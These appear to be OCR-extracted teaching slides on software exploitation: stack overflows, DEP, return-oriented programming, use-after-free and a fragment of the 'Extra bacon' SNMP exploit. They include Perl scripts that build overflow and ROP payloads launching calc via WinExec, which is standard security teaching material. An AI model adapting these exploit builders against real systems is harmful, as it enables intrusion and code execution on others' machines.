004012C5   .   E8 82610000   CALL <JMP.&CRTDLL.exit>
004012CA   .   C9            LEAVE
004012CB   .   C3            RETN
```




Extra bacon exploit





```
offset = exba_msg.__str__().find(payload)
print "[+] fixing offset to payload %d" % offset
overflow = string.replace(overflow, "4.1.255.208", ("4.%d.255.208" % offset), 1)

##
exba_msg = SNMP(version=self.params.version,
                community=self.params.community,
                PDU=SNMPbulk(id=ASN1_INTEGER(self.params.request_id),
                             max_repetitions=1,
                             varbindlist=[SNMPvarbind(oid=ASN1_OID("1.3.6.1.2.1.1.1"),
                                                      value=ASN1_STRING(payload)),
                                          SNMPvarbind(oid=ASN1_OID(overflow)),
                                          ]
                             )
```

Stack overflow




Egg-hunter



Stack overflow exploitation

```
#!/usr/bin/perl
my $padding = "A"x14;
my $eip = "\xb3\xd1\x40\x77";
my $nopsled = "\x90"x5;
my $payload = "\x33\xc9\x51\x68\x63\x61\x6c\x63\x6a".
 "\x01\x8b\xec\x83\xc5\x04\x55\xb8\xc9\x2e\x83\x75\xff\xd0";
my $filename = 'buffer.txt';
open(my $fh, '>', $filename) or die "Could not open file '$filename' $!";
print $fh $padding.$eip.$nopsled.$payload;
close $fh;
```

Data Execution Prevention



Data: read/write


Code: read/execute

Data: read/write

Data: read/write


Code: read/execute

Avoiding memory execution protection (return to libc)




Avoiding DEP: Return oriented programming (ROP) Shacham, 2007

Executable code will not be placed on the stack only series of memory addresses and parameters



Return-Oriented Programming




ROP – Turing completeness

- Instruction sequences
- Storing / loading variable
- If statement
- Loop execution
- Method call
- Etc.

Return Oriented Programming exploitation

```
#!/usr/bin/perl
my $padding = "A"x14;
my $eip = "\x74\xdc\x9f\x75". #pop edi, ret          7de9de19
          "\x04\x04\x5c\x75". #place of "calc"
          "\x84\xa9\xbc\x75". #pop ecx, ret          7df32b99
          "\x63\x61\x6c\x63". #calc
          "\xb7\xb1\x59\x75". #mov [edi],ecx ret     7deb3f28
          "\x1f\x18\xbf\x75". #pop eax, ret          7ddcb338
          "\xc9\x2e\x83\x75". #address of WinExec    7ddf2ec9
          "\xd2\xf0\x58\x75". #call eax ret          7dee0725
          "\x04\x04\x5c\x75\x01"; #address of calc   + 0x1
my $filename = 'bufferROP.txt';
open(my $fh, '>', $filename) or die "Could not open file '$filename' $!";
print $fh $padding.$eip;
close $fh;
```

ROP + turn off DEP




Use after free

```
char* ptr = (char*)malloc (SIZE);
if (err) {
abrt = 1;
free(ptr);
}
...
if (abrt) {
logError("operation aborted before commit", ptr);
}
```

Double free

